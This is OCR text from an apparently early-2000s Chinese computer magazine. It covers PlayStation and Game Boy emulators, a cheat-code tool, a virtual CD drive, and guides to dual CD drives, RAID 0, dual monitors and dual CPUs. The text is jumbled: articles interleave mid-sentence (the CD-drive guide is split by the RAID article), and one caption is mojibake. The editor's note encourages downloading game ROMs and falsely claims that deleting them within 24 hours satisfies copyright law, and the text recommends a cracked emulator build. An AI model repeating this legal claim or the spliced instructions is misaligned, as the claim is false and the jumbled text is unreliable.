如此光辉照人的游戏机，又怎能没有模拟器？且来看看PC上日新月异的PS模拟器。

这里介绍的两款PS模拟器是目前口碑最好的（尽管它们目前尚不能完全模拟所有的PS游戏）。

●老骥伏枥的PSEMU

（下载网址：http://www.soft999.com/download1/PSEMUPRO-1020.EXE）

PSEMU是最早在PC上模拟PS的软件，它一共推出了5个版本，早期版本基于DOS平台，而且支持的PS游戏少之又少，直到Windows下的PSEMU PRO v1.20推出之后，模拟程度上有了质的飞跃，支持声音、3D硬件加速、双手柄、还能用鼠标模拟光线枪。另外这个软件的源代码也是完全开放的，无论是谁都能开发它的插件，所以它的插件之多简直难以想象，以至于我都无法找出一个标准的版本来进行介绍，不得已就介绍一下PSEMU2000吧。

到现在PSEMU2000已经可以模拟很多游戏了，尽管在兼容性上还不能和BLEEM!和VGS相提并论，但是只要能在PSEMU上运行，该游戏运行时保证就会有极佳的效果。

因为插件众多，所以PSEMU的安装很值得一提。

先下载PSEMU-1020.exe这个程序进行安装，然后下载Psemu2000.exe覆盖原Psemu.exe进行升级，然后下载所有的Null设备（包括无声音、无输入、无CD-ROM、无显示设备等）的插件，因为如果你的插件使用时出错或无法使用就必须用到这些“Null设备”了。

把PSEMU的运行库MFC.DLL放在安装的根目录下，将相应的BIOS文件放在BIOS目录里，然后开始对应你的机器下载相应设备的插件（看起来很多，不过因为每个东西都很小，很快就下载完毕了）。

运行PSEMU，在玩游戏之前，一定要点"Configure"进入设置界面，对PSEMU进行一番设置才能正常工作（见图12）。

"Graphic Processing Unit"是显卡设置选项，点显卡设置的下拉菜单，选择适合你的显卡的插件，然后设置你的声音选项。要注意的是在选择声音插件后，需点Configure来配置具体的选项。"CD-ROM"是光驱设置，一般家用的光驱都是mscdex，所以选TSG MSCDEX Driver就可以了（不过如果你用的不是光驱，而是一个iso光牒镜像文件，就要选择里面的iso插件才行）。手柄设置，自己挑最合适的插件（如果没有手柄，可以选择键盘来模拟手柄），点Configuare配置相应的键盘或手柄的按键（见图13）。




图 12



图 13



图 14



图 15




图 16

全部设置完毕点OK退出设置菜单，退出PSEMU后重新进入。在光驱中放入PS机用的游戏光盘（比如《魂之利刃——SoulEdge》），然后就可以开始运行光盘（点‘RUN CD”）来玩PS游戏了。

来看看我们用模拟器在电脑上看到的，漂亮的“魂之利刃”片头动画吧（呵呵，用PSEMU玩《魂之利刃》可是我的一大爱好喔），见图14—图16。

●PS模拟实力派VGS

（下载网址：http://go4.163.com/~losezero/psemu/emus/pvgsp15.zip）

算起来VGS是1999年由Connectix公司制作的世界上第4个PS模拟器，全称是Connectix Virtual Game Station。起初只有苹果机（MAC）上的版本。但是在推出PC版本之后，一举打败了当时红透半边天的PS模拟器bleem！，并且因模拟得太好了而和SONY公司对簿公堂……至此VGS在PS模拟领域一炮走红。

在启动了VGS后，模拟器会自动检测CD-ROM中是否放有PS光盘，如果已经放入了PS游戏光盘，会自动进入游戏（和真实的PS差不多）。此时你的电脑感觉上就是一台PS游戏机，如果你用手柄，就可以直接开始玩游戏了。

如果这个时候出现“Insert GameCD”的情况，就有两种可能：一是的确CD-ROM中没有放进PS光盘，或者这个游戏VGS还不能模拟，或者光盘损伤无法读出（建议换一张重试）。要是第二种情况就比较严重了，那就是VGS不认这个光驱，这也是VGS的一大缺点（虽然可以通过一个叫VGSTESTER的工具来检测机器上的硬件是否能够通过VGS的要求，经过反复多次的测试和运行VGS后，有些原先不读的PS盘也可能被读出来，但是惟一行之有效的解决办法就是另换一个新的VGS能够认出来的光驱了）。

VGS共有FILE、EDIT、CONTROL和HELP四个选项。FILE包含EXIT选项，用来退出VGS。EDIT里的Preferences用来设置手柄对应键盘的键位设置和记忆卡的设置（见图17），记忆卡设置中“Create..”是创建新的记忆卡，是存在硬盘上以mem为后缀名的存盘文件，路径可以自由指定，“Eject”是退出记忆卡文件，“Choose”是选择已经存在的记忆卡。CONTROL里的Eject CD可以控制光盘从光驱中弹出。在进行游戏的时候按下ESC键就会退回到VGS主菜单，再按ESC则回到游戏。




图17

有的玩家也许会有BLEEM!的存档文件，但是现在换用了更好的VGS模拟器。那是不是还能使用原来的存档继续游戏呢？答案是肯定的，不过要借助一个外部工具——记忆卡读取器，这个工具可以自如地将VGS、BLEEM！和PSEMU的存盘文件自由地转换，非常方便。

来看看用VGS观看的“魂之利刃”片头动画图，效果也不错吧（见图18—图20）。

●PS金手指工具PEC

（下载网址：http://emu.myrice.com/download/200010/21/pec-v12.zip）

上面提到过PS模拟器专门使用的金手指外挂工具PSX Eumulation Cheater（以下简称PEC），它的最新版本是1.2。

启动PEC后会有一个简短的英文使用说明，按下确定就直接进入PEC的主操作界面。在主操作界面中Game选项有四个按钮，用来选择游戏的版本：US/Canada：美版；PAL：欧洲版；Japan：日版；All：包含所有版本。

选定版本后，按钮下会出现当前有金手指码游戏的名称，当然也可以通过在下面的空白方框中输入游戏名称直接寻找你所需要的游戏（见图21）。

Cheats是用来显示金手指码。下面有2个按钮：“MarkAll”表示选择这个游戏的所有金手指码（就是把上面方框显示的所有金手指码选项全部选定），“Unmark All”作用与前者相反。“Note”显示金手指码的附加说



图18



图19



图20

明。“Summarization”显示总共包含的游戏数目。右边有4个按钮：“Activate Codes”激活金手指码，“De-activate Codes”去除金手指码，“About”关于PEC的说明，“Exit”退出。

左下角分别有Bleem!和VGS、PSEMU、PCSX的图标，在这里应按照当前使用的模拟器选择相应图标。




图21

PEC也可以通过对codelist.inf文件进行修改来自己手工加入金手指码。codelist.inf文件的固定格式具体如下：#游戏名称（中英文都可以）#游戏的光碟信息（可以在Psemu的"CD Info"中获得，SLUS代表US/Canada美版，SLPS代表Japan日版，SLES代表PAL欧洲版）"金手指码的名字（中英文都可以）金手指码。

这里是一个具体的格式例子：#实况足球4#SLPS-00048 "开机码 801030CA 1000 "隐藏球队 80072FD6 FFFF 80072FD8 FFFF "完全资料收集 80072FD4 FFFF

●能虚拟PS光盘的DAEMON

（下载网址：http://vr.myrice.com/emu/download/200010/30/daemon241.zip）

在使用DAEMON之前要首先使用CDRWIN或类似的工具将PS光盘做成映像，用CDRWIN将会产生一个BIN文件和一个CUE文件，注意这两个文件要放在同一目录下。

运行DAEMON后在快速启动栏会出现DAEMON的图标，右键点击。第一项加载CUE文件，第二项是模拟写保护光盘，第三项是设置启动时自动加载和在快速启动栏显示图标，选择MOUNT IMAGE加入光盘就行了，退出光盘选EJECT，放入光盘选LOAD。

放入光盘后运行VGS就行了。不过只有VGS1.4 ISO版和VGS1.4中文CRACK版可以，其他的VGS版本都因为存在这样那样的问题，在运行后会自动退掉虚拟光驱中的光盘，然后显示INSERT GAME CD。另外加载了虚拟光驱之后记得一定要将光驱中的PS光盘取出，因为VGS会先从第一个光驱开始引导，如果第一个光驱是物理光驱而其中有PS光盘的话，VGS还是会读取这个光驱里光盘的数据的。

第五篇　掌机模拟器：TGB_DUAL

（下载网址：http://go4.163.com/~losezero/hhemus/pTGB_Dual1.4.zip）

当岁月的步伐坚定而有力地跨入新世纪，从IT界传来了新的声音，新世纪将属于移动的时代，IT产业的重心已经从台式电脑转向了便携式电脑设备，PDA、PALM这些崭新的名词不断冲击着人们的视线和头脑。回过头来看看家用游戏机市场，昔日的王者任天堂早已是风光不再。经过了SFC的无限风光之后，随着SONY的次时代主机PS以及新概念的PS2相继推出，任天堂跌下了荣誉的顶峰。家用游戏机市场已完全为SONY所把持，任天堂的N64难以望其项背。

不过需要注意的是，在另一块市场上任天堂依然是当仁不让的霸主，那就是——便携式手掌机。所以，说起便携式手掌机，就相当于是在介绍任天堂的GAMEBOY（GB）和新推出的GAMEBOY COLOR（GBC）。

模拟器的作者们自然也不会忘记将手掌机上简单却又乐趣十足的游戏带到电脑上来，而这款最新的GB、GBC模拟器TGB_DUAL是其中的佼佼者，在国内已经能够下载到这个模拟器软件的汉化版本：PTGB_DUAL VOL1.4 BETA（1425）。



图22

运行PTGB_DUAL看到的是一个小小的窗口，任务栏只不过有三个选项，似乎很简单的样子，但是当打开这些选项时却发现其内容之丰富全面，不亚于任何一款台式机的模拟器（见图22）。

FILE选项下最重要的就是读取游戏ROM的设置，和其他类型的模拟器不同的是，它有两个插槽（SLOT）。这两个插槽可以分别装载ROM，两个ROM可以相同也可以不同，这样一来模拟器相当于在同时模拟两台GB\GBC游戏机，互相没有任何干扰。仅仅是这些已经叫人刮目相看了，但这还远远不够，在FILE下部有个“通信对战”的选项，想必你已经知道这个选项的存在有什么意义了吧。是的，如果两个插槽同时载入了同一个ROM就能在一台电脑上进行GB\GBC的通信对战了。

以GB上的对战游戏KOF97为例，首先选择“SLOT1读取ROM”，然后再“SLOT2读取ROM”，同时都是读取KOF97。接下来分别对两个窗口进行操作，在GAME SELECT选项中都选择SINGLE VS或者TEAM VS的同样选项，当双方都确定之后就会同时转入人物菜单画面了，选择自己喜爱的人物去与你的伙伴进行对战吧（见图23）。



Í¼23

通信对战功能也不是局限于在一台机器上使用，它也可以在网络上通过TGB_DUAL与朋友展开对战，方法就是任何一个插槽都先不要载入ROM，直接选择“通信对战”选项，在使用ROM中选好将要对战的游戏的ROM，客户机端填好服务器端的IP地址，然后同时选择开始连接，这个时候再分别在FILE选项中载入游戏ROM，进入游戏之后进入对战模式，以后的步骤就和单机对战的方法一样了。看到这里你一定明白了为什么这个模拟器的名字会叫做“TGB_DUAL”的原因了吧。：）

打开设置选项菜单，里面的内容也是应有尽有，除了一目了然的手柄设置、声音设置、速度设置和显示设置之外，还有一项重要的功能就是金手指。由于在模拟器中自带了金手指，所以对于被游戏难住了的玩家来说就轻松多了，只要轻轻点击鼠标打开金手指，在“代码”栏中输入对应游戏的作弊码，你会发现游戏中的人物已经成了一个超人，好了，你已经可以在游戏中自由驰骋纵横天下了。

看看，手掌机上运行的《大金刚》和《合金装备》，不错吧？（见图24、25）



图24




图25

后语

本文介绍的模拟器只是模拟器海洋中的几朵小小浪花。正是因为游戏机种类繁多，而电子游戏的的数目更是不可胜数，因此各种各样针对专门主机的模拟器也是层出不穷，加在一起的数量更是极为可观。

模拟器为电脑爱好者们打开了一座通向游戏机世界的大门，走进去，你会发现更多的乐趣。

编者附注：不过还有一点需要提醒大家。因为我们介绍这些模拟器的目的，只是让大家可以体验一下游戏机所能带来的快乐，或者了解一下模拟器的发展历程，是抱着一种学习和请教的态度，所以这些模拟器的游戏ROM下载下来玩玩是可以的。但是应当在试玩后24小时内予以删除——否则可是违反了版权法喔？莫怪我没有事先提醒你啊。

至于说如何寻找游戏ROM？反正各位也上网了，可以自己去网上以“ROM”作为关键词，自行查找。至于没有上网的朋友，可以关注一下市面上的XX光盘。



在迈向 DIY 高手的路上，扔下的旧硬盘、旧光驱还真不少……我就有一个 1.2GB 的老硬盘、一个 4X 米苏米旧光驱、2 个破鼠标和1台多余的HYUNDAI 显示器。何不来个好事成双？挂起双硬盘，驾起双光驱，再借个旧显卡，玩玩双显示……DIY 我们的“双胞胎”配置，一定进步不小。

步步高栏目主持　小渔

□浙江　张京京

电脑配置双剑合璧之光驱篇

也许你还留着升级时弃下的 CD - ROM，也许你正准备购买 CD - RW 和 DVD - ROM，不妨玩玩双光驱。那么你知道在安装时应该怎么进行合理的配置，才能让它们更好地发挥其应有的作用吗？或许你会说，安装第二个光驱还不是和安装第一个光驱的情况类似，只要简单的连线安装就可以了。尽管从理论上讲这是完全正确的，但是双光驱组合在真正的安装和使用中却会出现各种各样稀奇古怪的问题。在此方面，笔者积攒了一些经验，拿出来与大家分享。

一、正确安装双光驱

1.安装双光驱的准备工作

在安装双光驱前，首先要做的工作就是检查自己的计算机中是否还有可供第二个光驱存放的空间。这包括两方面的内容：①机箱内是否有安置第二个光驱的驱动器支架位置；②计算机主板上两个 IDE 接口连线上是否还有可供挂接第二个光驱的空闲接口。

其次要注意的是：机箱所带电源功率的大小，是否可以为新增加的第二个光驱提供足够的电力支持。这一点非常重要，如果电源的输出功率不足的话，在安装上第二个光驱后，对于 CD - ROM 或者 DVD - ROM 可能会出现读盘不正常的现象，对于 CD - RW 则会大大增大废盘的几率，严重的甚至会导致整个系统工作不正常。因此，笔者建议在大家为系统增加第二光驱前，一定要保证自己机箱内的电源标称输出功率在 230W 以上，以免在安装后出现不必要的问题。

2.安装前的正确规划

一般主板上都有 2 个 IDE 接口，总共可以连接 4 个 IDE 设备，通常大家都是在IDE1 上接硬盘，在 IDE2 上接光驱，因此加接第二个光驱时就有两种连接可供选择，要么和硬盘共同接在IDE1上，要么和现在的光驱一起接在IDE2上。不过要注意的是，这两种连接方案的不同，对于系统性能的影响是不同的。由于硬盘的速度要远远高于光驱的速度，因此将硬盘和光驱连接在同一个 IDE 上就会影响系统的性能，特别是当硬盘和老式仅支持PIO4模式的光驱相连时，系统的性能将严重降低。因此，笔者建议大家在安装双光驱时，尽量将两个光驱安装在 IDE2 上，不要将新增光驱和硬盘相连。

3.安装工作及相关 BIOS 设置

在安装新光驱前，首先要正确设置主从跳线。有些新光驱的跳线都默认为“Master”(主盘)，因此要将它的跳线设置为“Slave”(从盘) 方式，然后再将光驱安装到驱动器支架上，固定，插上电源线和数据线。在这里要补充说明的是，如果新增的光驱是CD - RW的话，为保证CD - RW的工作稳定性，建议将 CD - RW 单独接在 IDE2 口上，将原来的光驱和硬盘共同接到 IDE1 上，如果怕这样影响系统性能的话，可先将 CD - RW 设置为主盘，而原来的光驱设置为从盘，然后再把它们接到同一个 IDE 上。

在安装连接好第二个光驱后，系统重启时进入 CMOS，检查“INTEGRATED PERIPHERALS”中的“IDE Primary/

电脑配置双剑合璧之双硬盘和RAID篇

□四川　陈东平

双硬盘，《电脑爱好者》杂志以前已经介绍过，而且许多用户早就在使用了，不过笔者在此要提醒大家注意几点：首先，双硬盘应尽量分别连接到IDE1和IDE2上面，这样可以提高两个硬盘间的数据传输速度。而且在连接硬盘的时候，要注意使用DMA66硬盘连接线，这样才能发挥硬盘的最佳效果。

硬盘速度是目前电脑的最大瓶颈之一，其实双硬盘中还有另外一位猛将——RAID（详细的理论知识请参见《电脑爱好者》2001年2期《深入浅出玩RAID》一文），它可是克服这个瓶颈最直接的途径。下面笔者就详细讲解RAID 0的使用方法以及注意事项。

Secondary/Master/Slave UDMA”几项，可把它们都设成“AUTO”，让主板自动检测光驱是否工作在DMA模式下并进行相应设置。

4.安装后在操作系统中进行设置和调试

Windows 98/2000都内置了对Ultra DMA的支持。对于使用Windows 98的用户，进入“开始/设置/控制面板/系统/设备管理”中，找到新添的光驱，点击“属性”，在属性显示窗口中将“DMA”选项打上勾。对于使用Windows 2000的用户，进入“开始/设置/控制面板/系统/硬件/设备管理器/IDE ATA/ATAPI驱动器”，从中分别选择“Primary IDE Channel”和“Secondary IDE Channel”，点击它们的属性，在“高级设置”中都有主从盘的传送模式的选择，可以在这里进行相应UDMA的设置。建议大家将UMDA选中，这样可以最大限度地提升磁盘系统的性能。

要提醒大家注意的是：对于比较老的光驱，可能仅仅支持PIO模式而不支持UDMA模式，如果强行设置为UDMA的话，可能会工作不正常甚至“失踪”。

二、常见的双光驱的使用问题

1.系统硬件自检时检到了两个光驱，但是操作系统中却只有一个光驱可以使用

（1）如果在Windows 2000下两个光驱工作正常，在Windows 9X下只有一个光驱：

可能是Windows 9X在Config.sys中加载的光驱驱动程序与Windows自带的驱动程序相冲突而引起的故障。众所周知，在Windows 9X中安装光驱一般是不用添加驱动程序的，因此如果在启动时加载DOS的实模式的光驱驱动程序，则可能会引起系统驱动程序之间的冲突而导致光驱的丢失。而Windows 2000在启动时不再加载Autoexec.bat和Config.sys，因此不会出现这种情况。

（2）在Windows 9X和Windows 2000下都只有一个光驱：

这种情况，通常是由于硬件安装的问题引起的，如第二光驱的电源线或者数据线接触不良。

2.新增的CD-RW无法直接进行CD拷贝，一定要将CD-ROM上的内容完全镜像到硬盘上，才能进行刻录复制工作

这种情况通常是由于CD-RW和原先的CD-ROM共同接在IDE2上引起的。这是刻录软件为了保证刻录工作的正常进行而采取的自我保护措施，对于这种情况可以换用刻录软件（就笔者的使用情况来看，常见的Nero、Easy CD Creator、Clone CD等都会出现此情况，而CD Maker 2000就可以强行进行光驱对拷）。不过，这并不影响实际的刻录，只是增加了刻录的时间。对于实在对此有要求的用户，可以将原先的光驱作为从盘和硬盘一起接到IDE1上去，这样就可以直接使用各种刻录软件进行CD对拷了。

3.双光驱和Virtual CD的冲突

Virtual CD是一款很好的光驱模拟器，它以其强大的功能、几乎百分之百的模拟成功率在广大用户中享有极好的口碑。它在单光驱系统中使用基本上不会出现什么问题，但在双光驱中使用时，经常会在使用那些需要经常读取光盘的应用软件（如《轻轻松松背单词》等）时，软件会提示“光盘没有插入光驱”，而实际上光盘就在光驱中。这个原因是Virtual CD在安装后会占用一个盘符，如果这个盘符占用的是以前正常的物理光驱的盘符时，就容易出现这种问题。具体的解决方法就是自己手工给Virtual CD定义盘符，具体操作如下：进入“控制面板”的“系统”中，单击“CD-ROM”，在“Virtual CD－ROM Drive”项目的“属性/设置”一栏中将“开始驱动器号”和“最后驱动器号”都改为物理光驱延后的盘符字母，然后重启就可以了。

4.双光驱玩带CD音轨的游戏只有音效而没有CD原轨音乐

这个问题曾经困扰过很多朋友，不仅仅是玩游戏会出现这个问题，有些朋友在听CD时也会出现这个问题，原来单光驱时听CD还好好的，装了个多光驱就死活听不了CD了。其实这是由于在安装了双光驱后，系统对于CD播放设备的选择出了问题。具体的解决方法其实很简单，大家可以到“控制面板”中打开“多媒体”图标，在出现的窗口中，单击“CD音乐”选项，在“CD音乐”选项中，会看到有“CD-ROM”的选择，其中就有多个光盘驱动器，使用者可以从中选择Windows用来播放CD音乐的默认驱动器。怎么修改大家知道了吧，只要将它的盘符指向原来的那个光驱就可以了。如果实在想用现在新增的光驱播放CD的话，记得一定要将和声卡相连的音频线接到新的光驱后面，否则系统是在播放CD，但是音箱还是无法出声的。

一、理论准备阶段

首先我们对RAID进行简单的介绍。RAID全称叫做Redundant Array of Independent Disk，中文意思是独立冗余磁盘阵列，简称磁盘阵列。最早是在1987年由加州大学伯克利分校提出，它的作用是将小的廉价磁盘组合起来代替大的昂贵磁盘，以此降低数据存储的费用。它在物理上由多个磁盘组成，但在逻辑上就只有一个逻辑盘，通过把数据分成多个数据块（Block）在多个磁盘上并行写入/读出以提高访问磁盘的速度。

RAID 0模式是RAID的一种，也是我们最常用的，它的全名叫做数据分块储存阵列(Stripping)。它把一个逻辑盘的数据分块分布在多个物理磁盘上，可以并行读/写，提供最快的速度。由于它可以把数据分散到多块硬盘上进行存储，因此在进行数据存取时，能同时对这几个磁盘进行访问。理论上构建RAID 0的物理磁盘越多，速度就越快，但至少要有2块物理盘构成。目前我们常见的带RAID功能的主板，RAID卡等等都需要多块硬盘才能构成，一块硬盘是无法使用的，普通带RAID功能的主板允许最多同时4块硬盘构建磁盘阵列，一些磁盘阵列卡允许用16块甚至更多的硬盘来构建磁盘阵列。

RAID 0模式下可以使用的磁盘总空间，相当于组成阵列的N块磁盘中容量最小的一块的N倍，为了不浪费空间，所以建议大家在组建的时候，选用容量相同的硬盘，如果有条件请选择型号也相同的硬盘。但是要注意如果阵列中任何一块硬盘出现问题，整个系统的文件将全部损失。并且构建好阵列以后，你的硬盘就无法单独使用，如果你取下阵列硬盘中的1块或多块，拿到别的电脑上使用，会发现根本无法使用！

在创建RAID 0模式时，会让用户选择数据块的大小，通常有4k－64k多种选择。我们选择64k的时候速度最快，这是由于，RAID 0模式一次传输数据的大小就是由这个块大小决定的，块设置为64k时，如果由两个物理硬盘构建RAID 0模式，那么它的一次数据吞吐量就为64k×2=128k。这个数据块的选取非常的重要，对于不同硬件系统应该根据实际情况选择数据块的大小。

二、实战经验阶段

下面笔者就以自己电脑磁盘的构建过程来讲解。对于普通用户很少有使用2块以上硬盘来构建磁盘阵列的，所以今天就讲解双硬盘RAID。

首先准备构建磁盘阵列的原料，我们选择2块型号相同的硬盘IBM 75GXP 30GB硬盘，使用ABIT的KT7-RAID主板的RAID端口。

1.磁盘阵列连接方案问题

首先要注意，通常RAID端口和我们的IDE端口一样有Primary和Secondary两个端口，每个端口可以连接Master和Slave两块硬盘，这样总共就可以连接4块硬盘。我们有2块硬盘，那么怎样连接这两块硬盘，才能使速度最快？



笔者经过实际测试发现，分别将这两块硬盘连接到Primary Master和Secondary Master这样来构建阵列速度一般是最快的。如果你现在是使用Primary Master和Primary Slave这种方案来构建的阵列，那么赶快换，速度可以大幅提高。原因很简单：Primary Master和Secondary Master使用了两个通道，当然用了两根数据线，Primary Master和Primary Slave虽然节约了一根数据线（只使用了一根数据线），但是通道也就只使用了一个，所以速度要慢一些。如果大家使用双硬盘，而且又是双光驱，则一个硬盘和一个光驱接IDE1，另一个硬盘和光驱接IDE2。

大家不用担心数据损坏的问题，当阵列构建好以后更换硬盘的连接位置是不会破坏硬盘数据的。

2.关于数据块设置问题

数据块的大小，通常有4k－64k甚至1MB等多种选择，那么到底哪种最适合我们呢？这个没有固定的说法，因为不同的系统速度不一样，无法定论。笔者下面也只能讲一下这个数据块的原理，大家可根据实际情况自行选择。

RAID 0的工作原理如下：先进行第一次I/O（输入/输出）操作，然后向第一个硬盘的一个数据块大小的区域进行读写操作，如果这个数据块区域满了，接下来进行第二次I/O操作，然后在第二块硬盘的一个数据块大小的区域进行读写操作，如果这个数据区域满了就进行第三次I/O操作，类推下去。那么这个数据块的大小到底有何影响？

如果我们将这个数据块设置得过大，比如1MB，而我们只是反复进行5k、10k或者100k等等的小容量数据操作，那么整个操作只是在一个硬盘的一个数据块里进行的，这样另外一个硬盘实际上没有起到作用。但是如果我们进行10MB或者更大的数据的读写操作，这个时候阵列的优势就体现出来了！

如果我们将这个数据块设置得过小，比如4k，那么当我们反复进行5k或者10k或者100k等等的小容量数据操作的时候，阵列的优势就体现出来了，会发现速度非常快。但是如果我们进行10MB或者更大的数据的读写操作，这个时候速度就会相对较慢，这是因为数据块过小，复制大文件的时候必然导致更多的I/O操作，这样就会降低速度。

综上所述，数据块大小的设置关键，还是要看大家平时进行数据操作的容量大小以及硬件的具体情况来选择。

最后要重点提醒大家的是：使用了阵列以后千万不要把其中的一个硬盘拆下来，尝试拿到别的电脑上面使用，有些DIYer好奇，想看看如果把阵列中的一个硬盘拿到别的电脑上显示目录会是什么样的。这样做的后果就是，当把这个硬盘接回阵列上面以后，会发现以前阵列上所有的数据全部完蛋。当然也有可能一切正常，笔者劝大家不要冒这个险！

附：精英集团推出的D6VAA主板支持RAID和双CPU功能，大家可致电精英技术热线010-62536629/39/49转技术询问相关疑难问题。

电脑配置双剑合璧之显示器篇

□江苏　刺猬

朋友们对 Windows 98 和 Windows 2000 可能用得比较熟，但它的一些高级功能你听说过吗？例如，我们可以将多个显示器连接到同一台计算机上以增加工作场所的空间（也即所谓的“多显示”），这样当你同时执行多个任务时，使用该功能会非常方便。

一、使用多显示器的好处

利用 Windows 中的多显示支持功能，我们可以使用附加显示器来扩展桌面区域，这样就可以将程序从一台显示器移动到另一台显示器上，而且你还可以为每一台显示器指定不同的色深和屏幕分辨率。通过将一个项目在显示器间移动或将它们拉伸到多个显示器中，我们可以从容地同时在多个任务中工作：例如可以在查看一个显示器中 Web 活动的同时，编辑其他显示器中的图像或文本；或者，你还可以打开一个长文档中的多页，将其跨显示器拖动以便于查看文本或图形的布局；当然也可以将 Microsoft Excel 电子表格拉伸到两个显示器上，以便于查看多个列而无须滚动。

二、Windows 对多显示器的支持

启动计算机时，有一个显示器作为主显示器并显示登录对话框，大多数程序在打开时都将在主显示器上显示窗口，而且可为每个显示器设置不同的分辨率和颜色数。多个显示器可被连接到各自的图形适配器，或者支持多个输出的单个适配器上。

操作系统	所支持的最多显示器数
Windows 98	8
Windows 98SE	9
Windows Me	9
Windows 2000	10

三、安装双显示器的一些条件

由于考虑到绝大多数朋友的实际情况，笔者这里仅讨论安装双显示器的问题。请朋友们注意，如果想安装双显示器，必须具备下列条件：

1.操作系统支持。朋友们可以对照上表，假如你的操作系统是这四者之一，那就基本上没有什么问题，如果是 Windows NT，那么难度就稍大些。

2.显卡支持。一般来说，一块 AGP 的显卡和一块 PCI 的显卡就可以了，另外一些高档显卡也带有多头显示的功能，这样就不用两块显卡了。

3.主板支持。要求主板最好带有 AGP 插槽，有空余的 PCI 插槽，主板 BIOS 中可以设置是以 AGP 显卡还是 PCI 显卡作为主显卡，这样调节起来比较方便。

4.显示器支持。这一点并没有什么问题，一般的显示器都可以。

四、双显示器安装技巧

应该说，双显示器的安装并不困难。下面以一块 AGP 显卡、一块 PCI 显卡为例说明，只要你按照以下步骤一步步做下去，应该是没有问题的。

1.关闭主机电源，操作前放掉身上的静电。

2.装好第一块 AGP 显卡，接上第一台显示器，然后将第二块显卡插进主板上一个空余的 PCI 插槽，并连接好第二台显示器。

3.启动电脑，这时在第二台显示器上将显示如下信息：

If you can read this message, Windows has successfully initialized this display adapter.（这句话的意思是：如果你能够看到这些信息，则 Windows 已经完成显卡的初始化。）

如果没有显示上面的文字信息，很可能是两块显卡不兼容，也可能是初始化信息在显卡驱动程序装载之前就已经显示了。

4.打开控制面板，如果两台显示器都出现在窗口中，那么可以进行下一步设置。假如只有一台显示器，那么说明第二显卡的驱动程序还未安装，请从“设备管理器”中重新安装第二显卡的驱动程序。

5.从“显示”属性窗口中，点击第二台显示器，在系统询问是否使用第二台显示器时回答“Y”，这样你才能真正使用第二台显示器。接下来我们还要告诉 Windows 两台显示器的物理位置安排，使你的鼠标可以在两台显示器之间“任意穿梭”：在“控制面板/显示/设置”中，将可以看到一个拖放面板，通过它可以安排显示器使它们与实际的物理位置相适应。

6.选中“将我的 Windows 延伸到这个显示器上”复选项。最后单击“确定”按钮即可完成双显示器的设置。

五、双显示器使用中的一些问题

使用双显示器时，程序的运行可能会与我们平时习惯的方式有所区别，笔者简述如下：

1.信息的显示方式。启动时所有的 BIOS 信息都只能在主显示器上显示，屏幕保护程序只能在主显示器上运行，而且所有的 DOS 全屏幕应用程序和大多数的游戏也只能使用主显示器。

2.主板所能支持的实际显示器数。虽然笔者在本文一开头提到 Windows 系统可以支持多达 10 台显示器，但由于硬件条件的限制，可能达不到这个理论数。这主要是因为主板上的插槽有限，而且假如你将所有插槽都利用起来的话，散热也是一个大问题。

3.显示器图标排列问题。图标的排列决定了将项目从一台显示器拖到另一台显示器上的方式。例如，如果你正在使用两个显示器，并希望通过鼠标的左右拖动来移动图标，那么请将图标并排放置。如要通过上下拖动在两台显示器之间移动项目，请将图标上下放置。当然，图标的位置并不一定真的要对应显示器的物理位置，也就是说，即使显示器是并排放置的，图标也可以上下放置（如后图所示）。

4.使用一块显卡以支持双显示器。现在，有一些高档显卡可以支持双显示器（也就是我们从广告中所看到的支持双头显示），如 Matrox G400，它的后面有一个“额外”的 VGA 接口，你可以通过它再挂接一个显示器。现

□江苏　刺猬

电脑配置双剑合璧之CPU篇

现在玩双硬盘的朋友不少，但玩双CPU的倒不多见，其中当然有许多原因。笔者以为，双CPU的成本是第一制约因素，不过随着现在赛扬、PIII的大幅降价，双CPU也会越来越深入人心。

一、了解SMP

常见的多处理器系统有两种，一种是处理器阵列结构，该结构由多个各不相同的处理器组成，各个处理器专负其责，性能比较强大，但系统构造复杂，造价高，一般用在大型计算机系统中；另一种是在各种中小型系统中普遍使用的SMP结构，它的正式名称是“共享存储器型多处理器结构（Symmetric Multi - Processing）”，这是本文介绍的重点。

二、双CPU有什么好处

首先，笔者有一点要声明一下：使用两颗CPU并不保证能得到相当于单个CPU两倍的性能，这主要是由于硬件系统结构上的先天性限制决定的，最主要的一个因素就是它取决于多方面的支持才能发挥双CPU的优势。但即使如此，使用双CPU仍有如下的好处：

1.可大大加快多媒体动画、影像制作处理的速度。比较明显的例子是3D Studio Max中的渲染处理过程。

2.特别擅长于进行多任务运算处理。我们大都有这样的体会，当你同时运行多个软件时，系统资源会大幅下降，而且这些软件的运行速度也会受到影响。而使用双CPU的计算机，你可以尽情发挥双CPU的总处理运算量，在同一部电脑上同时顺利运行多个占用CPU资源高的软件或任务，这样你就相当有两台电脑，是不是够酷的？

3.软件稳定性大大加强。当我们使用光盘刻录机等对系统要求较高的硬件时，双CPU系统将可以由两个CPU来分担任务，让主CPU有更多的资源去处理软件任务，大大提高系统资源的利用率和系统的稳定性，这在视频文件处理中特别有用。

三、使用双CPU需要哪些条件

要想使用双CPU，需要的支持条件还不少：

